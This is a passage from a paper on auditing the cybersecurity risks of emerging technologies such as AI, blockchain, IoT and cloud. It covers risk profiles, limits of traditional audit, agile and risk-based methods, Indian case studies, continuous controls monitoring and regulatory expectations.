- Shadow IT: Developers can spin up resources outside of IT control.
- Lack of visibility: Traditional tools may not detect transient containers or short-lived functions.

4) Blockchain and Smart Contracts:

Blockchain enables distributed, immutable recording of transactions. It is increasingly used in financial services, identity verification, and supply chain management. Blockchain introduces both transparency and opacity. While transactions are publicly visible, the logic encoded in smart contracts may have unintended consequences. Risks include:

- Irreversibility: Once deployed, smart contracts may be impossible to patch without forks.
- Code vulnerabilities: Reentrancy attacks or integer overflows can drain crypto wallets.
- Decentralized governance: Consensus rules may evolve in unexpected ways.

Audit requires formal verification tools review of on-chain governance, cryptographic key management analysis, and simulation of attack scenarios.

5) Quantum Computing:

Although still nascent, quantum computing threatens existing cryptographic schemes. The most pressing risk is that encrypted data today could be harvested and decrypted in the future using quantum algorithms like Shor's.

Audit functions must begin:

- Tracking dependencies on vulnerable cryptographic standards (RSA, ECC).
- Creating crypto-agility strategies for post-quantum transition
- Participating in NIST's PQC algorithm selection and early adoption frameworks.

Understanding these emerging technologies is not just a prerequisite for an effective audit execution—it is elementary to redefining what assurance means in a digitally transformative era. Lack of in-depth understanding leads to ineffective control testing and potential oversight of critical risks. In the chapters ahead, we will examine how these technologies change the risk landscape, expose gaps in traditional audit approaches, and demand a future-proof audit mindset.

III. CYBERSECURITY RISK PROFILES OF EMERGING TECHNOLOGIES

Emerging technologies introduce significant and often unfamiliar cybersecurity risks. Unlike traditional IT systems, these technologies evolve rapidly, lack mature control standards, and challenge conventional threat models. A nuanced understanding of the unique cybersecurity risks posed by each of these technologies is

critical for auditors and risk managers aiming to safeguard digital ecosystems.

Rather than relying solely on standard frameworks, auditors must adopt a risk-based, technology-informed mindset when evaluating these environments. This chapter presents the cybersecurity risk profiles of key emerging technologies to support more effective audit planning and control design.

1) Artificial Intelligence and Machine Learning (AI/ML)

AI systems present a new category of risks that stem from their dependence on data, opacity of decision-making, and dynamic nature. Unlike deterministic software, AI models adapt over time, making their behaviour harder to predict and control.

Key risks include adversarial attacks, where subtle manipulation of inputs causes AI systems to malfunction; model poisoning, where tampered training data introduces malicious behaviours; and privacy leakage, where sensitive data is unintentionally revealed through model outputs. Automation risk is also significant—AI systems making decisions such as credit approvals or fraud detection can act incorrectly, potentially violating regulations or causing reputational harm.

The lack of transparency in these modes limits the effectiveness of traditional audit techniques, needing the use of specialised tools to evaluate model behaviour.

In addition, the generative LLM models have introduced a new class of cybersecurity risks by enabling machines to produce synthetic content, including text, images, and code. These models can hallucinate inaccurate content, inadvertently show sensitive information, or be misused to produce malicious outputs.

Risks include generating misleading or factually incorrect information, prompt injection attacks, sensitive output generation due to insufficient data filtering, and facilitation of phishing, malware development, or social engineering.

As these tools are increasingly embedded in business processes, auditors must scrutinise model outputs, review content moderation protocols, and ensure human oversight is in place for decision-support use cases.

2) Blockchain and Distributed Ledger Technology

Though often regarded as secure due to immutability and decentralisation, blockchain introduces several unconventional risks. The most prominent are associated with the application layer—especially smart contracts.

Risks include vulnerabilities in smart contracts that can be exploited to steal funds, failures in cryptographic key management, attacks on consensus mechanisms, and governance challenges such as forks or protocol disputes. The irreversible nature of blockchain transactions means errors or fraud cannot be undone easily, increasing the

importance of preventive controls and secure development practices.

These technologies require auditors to shift focus from centralised systems to decentralised governance, and from transaction testing to code reviews and consensus validation.

3) Internet of Things (IoT)

IoT devices extend the digital landscape into physical environments such as homes, factories, and cities. They collect and send data through interconnected sensors and processors, dramatically increasing the cyber-attack surface.

The key risks are device compromise due to poor authentication, exploitation by botnets to launch distributed denial-of-service attacks, interception of unencrypted communications, and physical tampering or theft. Many IoT devices are designed without security in mind, lack patching capabilities, and are deployed in environments where IT controls are weak or absent.

Auditing IoT requires attention to lifecycle management, asset inventory, firmware updates, and segmentation of networks that connect these devices to critical systems.

4) Cloud Computing and Serverless Architecture

Cloud adoption has fundamentally altered how organisations manage infrastructure and applications. With the shift to cloud and serverless models comes a redefined perimeter and new shared responsibility frameworks.

Risks include misconfigurations such as open data storage buckets, unmanaged shadow IT environments, leaked API credentials, and insufficient isolation in container or serverless environments. The dynamic nature of cloud computing means that missteps can scale quickly and become difficult to detect using traditional methods.

Auditors must verify cloud governance, review identity and access management policies, validate infrastructure-as-code templates, and evaluate compliance with jurisdictional data laws.

5) Quantum Computing

Quantum computing presents a strategic and long-term cybersecurity risk. Once commercially viable, quantum computers could break widely used encryption algorithms, threatening the confidentiality and integrity of secure communications and stored data.

Risks include the eventual decryption of currently secure data through harvested encrypted information, reliance on cryptographic schemes that are not quantum-resistant, and vendor overpromising on unproven quantum capabilities.

Even though the threat is not immediate, organisations dealing with sensitive long-term data must begin inventorying their cryptographic assets and planning for a migration to post-quantum cryptography as standardised by NIST and other bodies.

6) Edge Computing

Edge computing involves processing data closer to its source, such as on factory floors, drones, or remote monitoring stations. While this model reduces latency and conserves bandwidth, it also exposes organisations to cybersecurity threats in less controlled environments.

Risks include physical tampering, insecure local storage, firmware-level attacks, and data synchronisation issues due to intermittent connectivity. These deployments may lack centralised visibility, making it difficult to monitor events or enforce updates consistently.

Auditors must evaluate the security of edge nodes, ensure they support secure boot and firmware validation, and confirm data is encrypted and synchronised securely with central systems.

Across all these technologies, certain risk themes recur and must be integrated into audit design. Data governance gaps are still a central issue, with poor data quality or unclear lineage often undermining controls. A lack of standardised benchmarks hampers consistent evaluation, and limited monitoring capabilities make real-time assurance difficult. Moreover, the human factor, the weakest link, —whether in configuration, oversight, or interpretation—is still a persistent point of vulnerability.

Each emerging technology introduces new risk vectors that conventional audit frameworks may overlook. Effective cybersecurity risk profiling involves not just finding threats, but understanding how system architectures, user behaviours, and evolving attack methods intersect.

Auditors must move beyond traditional risk control metrics and develop context-aware strategies that consider the distinct design and operating characteristics of each technology. Only through this depth of understanding can audits offer meaningful assurance in a landscape defined by complexity and change.

IV. LIMITATIONS OF TRADITIONAL AUDIT MODELS

Traditional audit methodologies, developed primarily for static systems and periodic reviews, are increasingly misaligned with the dynamic, decentralised, and high-velocity nature of emerging technologies. As organisations embrace artificial intelligence, cloud-native platforms, decentralised ledgers, and hyperconnected devices, the foundational assumptions supporting the conventional audits—such as well-defined perimeters, predictable control points, and auditable transaction trails—are quickly becoming obsolete.

This chapter examines why traditional audit models are insufficient for securing emerging technologies, identifies the root causes of audit ineffectiveness in these

environments, and sets the stage for reimagining audit strategies in the chapters that follow.

1) Loss of Static System Boundaries

In legacy environments, auditors typically assess systems within well-defined boundaries—a company’s network, data centre, or ERP instance. Emerging technologies, by contrast, often operate across distributed, multi-tenant, and hybrid environments where boundaries are either blurred or non-existent.

Cloud workloads, for instance, may be spun up and down dynamically across regions, while IoT devices may reside on customer premises, in transit, or in exposed industrial settings. Blockchain applications may involve cross-organisational smart contracts with no focal point of control. As such, traditional boundary-focused audits that rely on inventory completeness or perimeter-based controls offer limited assurance.

2) Reliance on Periodic and Sample-Based Testing

Traditional audits are typically point-in-time assessments, often conducted on an annual or quarterly basis. These audits involve sampling a subset of records, reviewing control documentation, and interviewing personnel to assess compliance.

In environments characterised by automation, micro-service architectures, continuous deployment, and dynamic resource provisioning, point-in-time assessments provide limited value. They capture a snapshot of a system that may change significantly within hours. Furthermore, sample-based testing is inadequate in systems where anomalous behaviour may be highly contextual or buried in large-scale telemetry.

For example, a sample review of access control logs in a serverless cloud environment may miss unauthorised access events that occurred in ephemeral containers that no longer exist.

3) Inadequacy of Traditional Control Frameworks

Most legacy audit programs are built around established control frameworks such as COBIT, ISO 27001, Cybersecurity Framework, Security and Privacy Controls for Information Systems and Organisations (NIST 800-53), GDPR etc. While these frameworks and regulatory guidelines provide valuable guidance, they are typically slow to evolve and often lag the rapid pace of technological change.

Emerging technologies introduce control challenges that are not always addressed by traditional frameworks. AI models, for instance, require controls around training data governance, bias detection, model explainability, and performance monitoring—none of which are explicitly covered in traditional IT control catalogs.

Similarly, blockchain implementations demand verification of smart contract logic, consensus mechanism security, and private key management. These control points are either weakly defined or entirely absent in legacy audit frameworks, requiring auditors to develop supplemental procedures and criteria on a case-by-case basis.

4) Dependence on Manual Evidence Collection

Conventional audits often depend on manual reviews of configurations, access rights, logs, and policy documents. Evidence is gathered through screen captures, file exports, and walkthroughs—practices that are not scalable in highly automated, API-driven, or infrastructure-as-code environments.

For example, auditing a cloud-native platform deployed via automated DevOps pipelines requires interrogation of version-controlled code repositories, orchestration scripts, and ephemeral log data. These artefacts cannot be collected reliably through interviews or desktop reviews.

Manual evidence collection also increases the risk of inconsistency, misinterpretation, or missed context, especially when dealing with technologies like AI or IoT, where behaviour may be dynamic and distributed.

5) Insufficient Tooling for New Data Types and Architectures

Traditional audit tools—such as GRC platforms, audit management systems, and spreadsheet-based trackers—are designed to handle static records and structured data. They often lack integration with modern systems, cloud management platforms, or machine learning tools.

Emerging technologies produce data in unstructured, semi-structured, or continuously streaming formats. IoT sensors generate time-series data, blockchain nodes record cryptographically hashed transactions, and AI models produce prediction logs. Capturing, analysing, and validating these data types require specialised tools and technical fluency that traditional audit systems are not equipped to handle.

Moreover, these systems often require real-time analytics capabilities, correlation across distributed logs, and anomaly detection based on behavioural baselines—capabilities not supported by most legacy audit platforms.

6) Lack of Agility and Continuous Monitoring

Traditional audits are not designed for real-time monitoring or rapid response. Audit programs are often rigid, calendar-driven, and aligned with financial reporting cycles rather than business risk cycles.

In environments where new cloud resources are provisioned daily, AI models are retrained weekly, and cyber threats evolve hourly, static audit plans become obsolete quickly. Auditors must adapt to rapid changes in

architecture, policy, and threat posture. However, conventional audit methodologies do not support this level of agility or responsiveness.

This misalignment is further worsened by the rise of continuous integration and continuous deployment (CI/CD), where code changes are pushed directly into production. Auditors cannot wait for year-end reviews to assess risks introduced by these deployments—they must shift to real-time, integrated controls assurance.

7) Limited Technical Depth in Audit Teams

Auditors trained in traditional IT environments may lack the technical ability needed to understand and assess emerging technologies. Evaluating an AI algorithm, interpreting a smart contract, or confirming Kubernetes cluster configurations requires hands-on experience and specialised knowledge.

These skills gap often leads to superficial audits, over-reliance on checklists, or undue dependence on IT management for explanations. Without the ability to independently confirm system behaviour or risk exposure, audit findings may lack depth, credibility, or relevance.

This gap also affects communication between auditors and technologists. Misunderstandings about how systems function can result in missed risks, ineffective controls, or friction during audit engagements.

8) Assumptions About Centralised Governance and Control

Traditional audits assume centralised control and governance—where IT owns the infrastructure, security owns the controls, and policies flow top-down. Emerging technologies disrupt this paradigm by introducing decentralised decision-making, associated identity, and shared ownership across vendors, platforms, and ecosystems.

Blockchain environments often have no single administrator. Cloud systems use under shared responsibility models. IoT and edge computing involve partnerships across multiple organisations, each managing part of the technology stack.

These realities challenge the auditor's ability to set up control accountability, trace policy enforcement, or attribute responsibility for failures. Governance models must evolve to accommodate decentralised control structures, and audit programs must adapt accordingly.

Traditional audit models, while foundational, are increasingly out of step with the technological realities of the modern enterprise. They struggle to keep pace with the velocity, complexity, and decentralisation introduced by emerging technologies.

Audit programs must evolve in several dimensions:

- from periodic to continuous
- from manual to automated
- from checklist-based to risk-informed
- from static to adaptive
- from retrospective to forward looking

The following chapters will explore how modern audit methodologies, tools, and skillsets can help close these gaps—enabling auditors to provide prompt, relevant, and credible assurance in environments driven by innovation.

V. MODERN AUDIT METHODOLOGIES: RISK-BASED & AGILE AUDITS

As digital ecosystems evolve, traditional audit methodologies rooted in static controls and inflexible schedules are proving inadequate. To remain effective in environments characterised by rapid innovation, distributed architectures, and continuous change, auditors must adopt modern, adaptive approaches. Risk-based auditing and agile auditing are two such methodologies that offer a more responsive and value-driven framework for evaluating security and governance in emerging technologies.

This chapter explores how these methodologies operate, their relevance in modern contexts, and how they enable auditors to align with both technological and organisational agility.

1) Risk-Based Auditing: Focus on What Matters Most

Risk-based auditing prioritises resources toward the areas of highest potential impact. Instead of uniformly applying controls or testing across all processes, it focuses on understanding and responding to specific threats, vulnerabilities, and exposures that are most likely to disrupt operations or compromise security.

This approach is especially important in environments where control frameworks are incomplete or evolving, as is often the case with blockchain, artificial intelligence, and cloud-native systems.

Key components of risk-based auditing include:

- **Risk Assessment and Profiling:** Risk-based audits begin with identifying critical assets, assessing their exposure to threat vectors, and evaluating the likelihood and impact of control failures. This allows audit teams to tailor scope and depth accordingly.
- **Dynamic Planning:** Unlike traditional audits planned months in advance, risk-based audits incorporate real-time inputs such as threat intelligence, recent incidents, and changes in business operations to continually adjust priorities. Use of alerts generated by continuous risk monitoring tools keeping track of various vital parameters and analysing logs from several critical systems on a real time basis.

- **Context-Aware Control Testing:** Rather than applying generic controls, auditors evaluate the appropriateness and effectiveness of context-specific mechanisms. For example, access control in a containerised micro-services architecture is different from access control in a legacy ERP. API gateways need a different type of customised assessment compared to traditional systems.
- **Residual Risk Evaluation:** A risk-based approach emphasises not only whether controls exist, but whether they reduce risk to acceptable levels. This includes evaluating control design, execution, and monitoring effectiveness.
- **Example:** In an AI-enabled fraud detection system, a risk-based auditor would focus on the quality of training data, the explainability of the model, the frequency of retraining, and the controls over model outputs—instead of simply checking access rights to the application.

2) Agile Auditing: Auditing at the Speed of Change

Agile auditing takes inspiration from agile software development principles. It promotes iterative, collaborative, and flexible audit processes that can adapt to change quickly and deliver continuous value.

In the context of emerging technologies, where systems and risks evolve rapidly, agile auditing offers the ability to provide prompt assurance without waiting for annual audit cycles.

Key principles of agile auditing include:

- **Iterative Delivery:** Audit work is conducted in short sprints or cycles, each focusing on specific areas. This allows early identification of issues and the ability to adjust course based on findings or stakeholder feedback.
- **Stakeholder Collaboration:** Agile auditors engage closely with IT, security, and business teams to understand ongoing developments, co-create control solutions, and align audit aims with organisational goals.
- **Minimal Viable Evidence:** Instead of collecting exhaustive documentation upfront, agile auditors focus on the smallest set of verifiable evidence needed to support an audit conclusion. This reduces audit fatigue and accelerates results.
- **Backlog Management:** Like product backlogs in agile development, audit teams support a dynamic backlog of risks, issues, and audit topics, prioritised based on business value and risk severity.

- **Embedded Assurance:** Agile audit teams may integrate with project teams, especially in DevOps or digital transformation programs, to provide real-time advisory and control validation as systems are developed.

Example: In a DevSecOps environment deploying infrastructure as code, agile auditors may review automation scripts during development, attend the sprint demos to assess control implications, and validate deployment pipelines for segregation of duties and rollback capabilities.

3) Combining Risk-Based and Agile Approaches

Risk-based and agile methodologies are not mutually exclusive. In fact, their combined application can create a more powerful, responsive audit capability tailored for modern digital environments.

Risk-based auditing ensures that the right issues are being prioritised, while agile auditing ensures that those issues are addressed in a prompt, collaborative, and adaptive manner. Together, they can shift audit from a reactive, retrospective function to a proactive enabler of secure innovation.

In environments with high uncertainty or frequent change, this combined approach provides several benefits:

- **Continuous Reprioritisation:** Risks are continually reassessed, and audit resources reallocated based on emerging threats or business shifts.
- **Just-in-Time Assurance:** Assurance is delivered when and where it is needed most, such as during the rollout of a new AI-powered customer service tool or the migration of workloads to a new cloud provider.
- **Shortened Feedback Loops:** Faster identification and communication of issues allow for quicker remediation, reducing living time for vulnerabilities or control gaps.
- **Reduced Audit Fatigue:** Teams are not overwhelmed with one-time, large-scale audit requests but instead engage in smaller, recurring touch-points.

4) Real-World Application: A Case Illustration

Consider a fintech company undergoing rapid digital transformation. It adopts serverless architecture, deploys AI models for credit scoring, and integrates customer-facing mobile apps using APIs.

A traditional audit might struggle to keep up with changes or do not identify meaningful risks. However, using a combined risk-based and agile approach:

- The audit team identifies the AI-based credit scoring engine as high-risk due to its direct impact on customer trust and compliance exposure.
- They initiate a sprint-based audit focused specifically on data quality, model retraining protocols, and output explainability.
- Based on findings, they add new risks to the audit backlog, such as inadequate logging of API calls to the scoring engine.
- Parallel sprints cover configuration reviews of serverless functions and validation of user consent mechanisms in the mobile app.
- Weekly syncs with the engineering and compliance teams ensure audit insights are integrated into development and deployment practices.

5) Challenges and Considerations

While modern audit methodologies offer clear advantages, their adoption also presents challenges:

- **Cultural Shift:** Transitioning from traditional, checklist-based audits to adaptive, risk-aware models requires a change in mindset for audit teams, stakeholders, and executives.
- **Skill Development:** Auditors must become comfortable with uncertainty, ambiguity, and technical fluency across a range of modern systems.
- **Tooling Requirements:** Agile and risk-based audits require integrated tools for backlog management, continuous monitoring, data analysis, and evidence collection.
- **Governance and Documentation:** Even in agile models, sufficient documentation and traceability are necessary to support external audit, regulatory reviews, and organisational learning.

Audit leaders must invest in training, tooling, and change management to support the transition. They must also clearly communicate the value of modern methodologies in terms of better alignment with risk, faster time-to-value, and greater relevance to business objectives.

Emerging technologies demand a fundamental rethinking of how audits are planned, executed, and consumed. Risk-based and agile methodologies offer a pathway to more responsive, insightful, and actionable audit practices.

By focusing on high-impact areas and embedding flexibility into audit processes, these methodologies enable audit functions to move at the pace of innovation. They support continuous improvement, foster closer collaboration with stakeholders, and reinforce the role of audit as a strategic partner in digital transformation.

In the next chapter, we will explore real-world case studies that illustrate how organisations are applying these modern audit approaches to emerging technologies—

demonstrating both the opportunities and the lessons learned.

VI. CASE STUDIES AND EXAMPLES

As India undergoes rapid digital transformation—spanning financial inclusion, smart infrastructure, digital public goods, and cloud-native startups—auditing emerging technologies in this environment requires sectoral knowledge, local regulatory awareness, and contextual adaptability. This chapter presents examples from Indian banks, fintechs, government agencies, and technology firms that highlight the challenges and audit responses associated with deploying emerging technologies.

Each case reflects audit practices evolving in parallel with technological maturity, demonstrating how Indian audit teams are navigating innovation without compromising risk oversight.

Case Study 1: AI-Based Loan Underwriting in a Private Sector Bank

A mid-sized private sector bank in India developed an AI-based credit scoring model for its retail lending portfolio, particularly targeting customers under the government's Jan Dhan and PMMY schemes. The model used alternative data, such as telecom usage, utility bill payments, and social signals, in addition to traditional credit scores.

Challenges Identified:

- No formal model governance policy was in place at the time of deployment.
- Training data lacked representation from certain rural districts, skewing outcomes.
- AI model outputs were not explainable to relationship managers, raising transparency concerns.

Audit Approach:

- The internal audit team engaged a third-party AI audit firm to review the model architecture and data lineage.
- The team applied fairness and bias metrics across socio-economic categories, particularly to check exclusion of women-led SHGs and backward districts.
- Model outputs were reconciled with traditional credit parameters to confirm decisions.

Outcome:

Auditors flagged disproportionate rejection rates in some geographies. This led to rebalancing the training dataset, integrating human overrides, and instituting a model risk committee under the CRO. The case was also shared during RBI's inspection, helping improve the bank's supervisory standing.

Case Study 2: Blockchain for Health Insurance Claims Automation

A health-tech company piloted blockchain to streamline cashless claim processing between hospitals, TPAs, and insurers. The solution included smart contracts for pre-authorisation approvals and automated payment triggers after discharge.

Audit Challenges:

- Smart contracts were deployed directly to production without peer review.
- Data from hospital systems feeding into the blockchain was not always validated.
- There was no audit trail for changes to consensus participants.

Audit Response:

- The audit team collaborated with engineering to perform a line-by-line smart contract code review.
- Integration points with hospital data systems were assessed for consistency and timestamp integrity.
- Governance controls were recommended for node access and blockchain participation.

Outcome:

Audit observations led to the formalisation of a smart contract lifecycle review, the introduction of multi-party signature thresholds for key transactions and improved off-chain data validation protocols.

Case Study 3: Generative AI Risk in a Legal Tech Startup

An enterprise SaaS firm offering AI-driven legal research tools integrated a generative language model to summarise case law and produce draft contracts. It marketed this as a productivity tool for legal firms and in-house legal teams.

Audit Challenges:

- Generated summaries occasionally contained fictitious case references.
- Prompts and user-entered data were not being logged, making incident response difficult.
- No review mechanism existed for generated content before client delivery.

Audit Response:

- The audit team worked with product owners to introduce prompt sanitisation and output logging.
- A human-in-the-loop review process was instituted for sensitive outputs such as legal opinions.
- Controls were added to redact client identifiers before sending content to the LLM API.

Outcome:

These steps prevented brand and legal risk exposure and ensured that audit controls aligned with upcoming Digital Personal Data Protection (DPDP) Act obligations around AI data usage.

Key Patterns and Observations

Across these case studies, several clear themes emerge:

- Adoption of emerging technologies outpaces traditional control maturity, creating room for audit to add value early.
- The most impactful audits engaged with engineering and product teams during design, not after deployment.
- IoT, AI, and blockchain audits require fluency in technical controls—ranging from firmware patching and cryptographic signatures to training data lineage and output explainability.
- Cloud-native environments demand continuous posture management, version control of infrastructure, and automated evidence gathering.

These examples reflect how audit can stay relevant and credible in technology-driven business environments, and how risk-aware assurance can accelerate rather than impede innovation.

VII. CONTINUOUS CONTROLS MONITORING AND REAL-TIME ASSURANCE

As organisations adopt faster development cycles, dynamic infrastructures, and cloud-native architectures, the traditional audit model—built around periodic reviews—is increasingly unsuited to delivering timely assurance. In these environments, risk conditions can change hourly, and misconfigurations may expose systems to threat actors in minutes. This has led to a growing focus on continuous controls monitoring (CCM) and real-time assurance as essential components of the future audit landscape.

Continuous controls monitoring refers to the automated, ongoing validation of internal controls against predefined benchmarks or configurations. Real-time assurance builds on this by enabling auditors and control owners to identify and respond to control failures, policy violations, or security threats as they occur, rather than months later.

Let us look at the principles, technologies, and use cases of continuous auditing in the context of emerging technologies, and highlights how it is reshaping the role of internal audit.

Continuous monitoring provides:

- Increased audit coverage without increased headcount
- Early detection of anomalies or control drift
- Assurance over ephemeral systems such as containers or serverless functions
- Reduction in reliance on interviews and manual walkthroughs

As digital systems become increasingly dynamic and complex, auditors cannot rely on stale evidence or snapshot reviews. Instead, they need telemetry, log analytics, and real-time metrics to provide ongoing assurance.

Key Components of a Continuous Controls Monitoring Program include:

1) Control Identification

The first step is identifying which controls can and should be monitored continuously. These may include:

- Identity and access management
- Configuration management
- Change management
- Data governance controls

2) Data Integration and Normalisation

Audit systems must be able to ingest and normalise data from diverse sources such as:

- Cloud security APIs (AWS Config, Azure Security Center)
- Identity providers (Azure AD, Okta)
- SIEM platforms (Splunk, Sentinel)
- DevOps tools (GitHub Actions, Jenkins)

Normalising these into a consistent schema is essential for automated analysis and alerting.

3) Thresholds and Rule Definition

Clear rules must be defined to differentiate acceptable from non-compliant behaviour. Examples include:

- No production database access without changes ticket reference
- Alert if more than three failed login attempts from an unrecognised location
- Trigger when new cloud storage buckets are created without encryption

Rules should account for business context and risk levels to avoid false positives and alert fatigue.

4) Dashboards and Alerts

Dashboards allow control owners and auditors to visualise compliance posture, trends, and exceptions. Real-time alerts can be routed to security teams, process owners, or audit teams via existing workflows.

Integration with tools like ServiceNow, JIRA, Slack, or Microsoft Teams ensures that alerts result in tracked actions, not just visibility.

5) Audit Evidence and Reporting

Events captured via automated controls monitoring can be automatically logged and preserved as evidence. This reduces the need for repeated screenshots, email trails, or manual walkthroughs during audits.

Audit logs can also be used to generate real-time dashboards for board reporting or to demonstrate compliance during regulatory inspections.

Examples of Continuous Monitoring in Practice

- In Cloud Environments: Continuous monitoring of the AWS environment for non-compliant configurations

using AWS Config and CloudTrail. AWS Config focuses on resource configuration and compliance, while AWS CloudTrail focuses on auditing API calls and user activity. A Lambda function auto-remediates violations such as public S3 buckets or untagged EC2 instances.

- In DevSecOps Pipelines: Integration of policy-as-code in the CI/CD pipeline using tools like OPA and Checkov. Checkov is a static code analysis tool specifically designed to scan infrastructure-as-code (IaC) configurations for misconfigurations and security vulnerabilities, while OPA is a more general-purpose policy engine that can be used to enforce policies across various systems, including IaC. Any IaC commits that violate security baselines are blocked before deployment.
- In AI Model Monitoring: An analytics startup deploying machine learning models in production monitors for concept drift using tools like EvidentlyAI. When model performance deviates from historical benchmarks, an internal audit ticket is raised for investigation.

Enablers: Some of the tools and platforms enabling real-time assurance and continuous controls monitoring include:

- Cloud-native tools (AWS Config, Azure Policy, GCP SCC)
- SIEM and SOAR platforms (Splunk, IBM QRadar, Palo Alto XSOAR)
- CSPM tools (Prisma Cloud, Wiz, Orca)
- DevOps security (Snyk, Checkov, GitHub Advanced Security)
- Observability platforms (Datadog, New Relic, Prometheus)
- Audit automation tools (Drata, DRUT)

These platforms allow audit teams to set policies, collect evidence, and maintain dashboards without intrusive manual interventions.

Challenges in Implementation:

- Volume of Data: A significant challenge lies in separating meaningful control exceptions from harmless anomalies. Rule tuning and contextual logic are critical.
- Skills Gap: Audit teams must understand cloud, API structures, and scripting to build effective monitoring integrations.
- Tool Overlap: Organisations may have multiple tools with overlapping functionalities, leading to confusion about source of truth.

- Alert Fatigue: Without proper tuning, continuous monitoring systems can overwhelm teams with low-priority alerts.

Governance structures must define who owns which rules, how exceptions are reviewed, and how audit findings are escalated or remediated.

Audit's Role in Continuous Assurance:

As continuous monitoring becomes mainstream, audit's role is evolving. Rather than only validating existing controls, audit now:

- Participates in control design during system development
- Validates alert thresholds and false-positive rates
- Reviews automated remediation logic and audit trails
- Provides real-time assurance to stakeholders on control performance

This positions internal audit as a proactive partner—not just a post-facto reviewer—especially in organizations embracing DevOps, cloud-native architecture, and real-time operations.

Continuous controls monitoring and real-time assurance are no longer aspirational—they are becoming baseline expectations in technology-driven enterprises. When implemented thoughtfully, they enhance both audit effectiveness and business agility. By integrating with modern tools, adapting audit techniques, and collaborating closely with IT and risk teams, auditors can remain embedded in fast-changing environments and deliver high-impact, real-time insights.

VIII. COMPLIANCE AND REGULATORY EXPECTATIONS

As organizations embrace emerging technologies such as artificial intelligence, blockchain, IoT, and cloud-native computing, the regulatory environment is simultaneously evolving to ensure these technologies are deployed responsibly. While innovation promises efficiency and market differentiation, it also introduces systemic risks that regulators aim to address through expanded oversight, evolving standards, and technology-specific guidelines.

Let us examine how compliance expectations are shifting in response to emerging technologies, the regulatory landscape in India and globally, and how audit functions must evolve to help organizations stay ahead of these expectations.

Regulatory Pressures in the Age of Innovation

Regulators today are under pressure to balance two competing objectives: enabling digital innovation and ensuring systemic stability. This is especially true in financial services, healthcare, critical infrastructure, and data-driven consumer platforms.

With the increasing complexity and opacity of emerging technologies, regulators are now asking new types of questions:

- How are decisions made by AI algorithms documented and reviewed?
- Are smart contracts subject to code validation and legal enforceability?
- Who is responsible when a cloud-based breach impacts multiple jurisdictions?
- How are privacy risks mitigated when IoT devices collect behavioural data?

These questions reflect a regulatory pivot away from checkbox compliance toward dynamic, risk-informed supervision.

Indian Regulatory Developments

India's regulators have been proactive in shaping digital governance, particularly in sectors such as banking, insurance, fintech, health tech, and e-commerce.

1. Reserve Bank of India (RBI): RBI has issued multiple circulars addressing cybersecurity, outsourcing, and digital lending practices.

RBI's expectations increasingly include continuous monitoring, audit trail preservation, and model governance in AI-driven credit systems.

2. Securities and Exchange Board of India (SEBI): SEBI's Cybersecurity & Cyber Resilience Framework requires intermediaries such as stockbrokers, AMCs, and depositories to maintain:

- Cybersecurity incident reporting
- Regular VA/PT (Vulnerability Assessment/Penetration Testing)
- Board-level accountability
- Review of cloud and remote access controls

SEBI also expects proactive identification of algorithmic risks, especially in algo trading and high-frequency transaction platforms.

3. Insurance Regulatory and Development Authority of India (IRDAI): Insurers are required to follow guidelines on:

- Information and Cybersecurity
- Data protection and consent-driven collection mechanisms
- Pre-implementation audit for critical IT systems including policy admin and claims platforms

4. Digital Personal Data Protection (DPDP) Act, 2023: India's data privacy law imposes obligations on all entities handling personal data. Core provisions include:

- Consent-driven data collection
- Obligations to notify data breaches
- Data minimisation and retention limits
- Data audits and DPIA (Data Protection Impact Assessments) for significant data fiduciaries

This has strong implications for organizations using AI, IoT, or cloud platforms to process sensitive or large-scale personal data.

Global Regulatory Trends:

Even Indian firms with primarily domestic operations must consider global compliance regimes, especially if they process cross-border data or work with overseas partners.

- General Data Protection Regulation (GDPR) – EU: Sets strict rules around lawful processing, automated decision-making, and data transfers. AI systems must be explainable and non-discriminatory.
- NIST AI Risk Management Framework – US: Encourages risk-based management of AI across lifecycle stages—design, development, deployment, and use. Audit implications include model documentation, traceability, and impact analysis.
- FATF Guidance on Virtual Assets: Firms dealing in crypto assets must implement AML/CFT controls and transaction monitoring frameworks.
- ISO/IEC 42001:2023 – AI Management Systems: An emerging global standard for managing risks related to AI. It defines governance, lifecycle controls, and accountability structures.
- Basel Committee – Principles for Operational Resilience and Third-Party Risk Management: Encourages real-time risk monitoring, cyber readiness, and audit trails for financial services using outsourced or cloud-based solutions.

As regulators align internationally, there is growing pressure on Indian firms to adopt best practices voluntarily, even before mandates take effect.

Compliance Challenges with Emerging Technologies:

- Opaque Decision-Making: AI and ML systems may not provide clear reasoning for decisions, complicating compliance with fair lending, privacy, or accountability rules.
- Data Residency and Sovereignty: Cloud adoption requires organizations to maintain awareness of where data resides and whether it complies with local laws.
- Immutable Systems: Blockchain's immutability makes correction or deletion of personal data difficult, potentially conflicting with privacy regulations like GDPR or DPDP.
- Third-Party Dependencies: Many emerging technology platforms are delivered via third parties complicating due diligence and control assurance.
- Real-Time Audit-ability:

- Regulators expect continuous assurance over digital services—something traditional audit models do not offer.

Evolving Role of Audit in Supporting Compliance:

Audit functions are now expected to act as strategic partners in helping organizations meet compliance obligations across rapidly changing technologies. Key roles include:

- **Pre-Implementation Reviews:**
Participating in the design of AI systems, cloud migrations, or blockchain platforms to ensure compliance is embedded from the start.
- **Regulatory Gap Assessments:**
Mapping internal practices against RBI, SEBI, IRDAI, and DPDP obligations to identify gaps early and avoid enforcement actions.
- **Evidence Management:**
Automating audit trail capture to support regulatory inspections or demonstrate adherence to model validation protocols.
- **Vendor Compliance Reviews:**
Auditing the security, data protection, and operational practices of key third-party technology providers and cloud platforms.
- **Training and Awareness:**
Helping business and technology teams understand the compliance implications of their roles—especially in data-heavy or automated systems.

Regulators are adapting swiftly to ensure that innovation does not come at the cost of trust, fairness, or safety. In this environment, compliance is no longer static—it is continuous, cross-functional, and technology-specific. Internal audit plays a critical role in translating regulatory principles into practical controls, identifying gaps before they become liabilities, and supporting a culture of digital accountability.

IX. SKILLS AND TOOLS REQUIRED FOR FUTURE AUDITORS

As organizations adopt advanced technologies such as artificial intelligence, cloud-native infrastructure, blockchain, and real-time analytics, the traditional competencies of audit professionals must evolve accordingly. The role of an auditor now requires understanding how emerging technologies function, where they introduce risk, and how to validate controls that may be algorithmic, decentralised, or fully automated.

The Expanding Role of the Auditor

Auditors are increasingly expected to perform three critical functions in the context of emerging technologies:

- **Technology Understanding:** Interpret how systems work—from AI models to Kubernetes clusters—and how risk and control manifest in those environments.

- **Control Testing Innovation:** Move from manual, sample-based testing to automated, data-driven, and continuous assurance mechanisms.
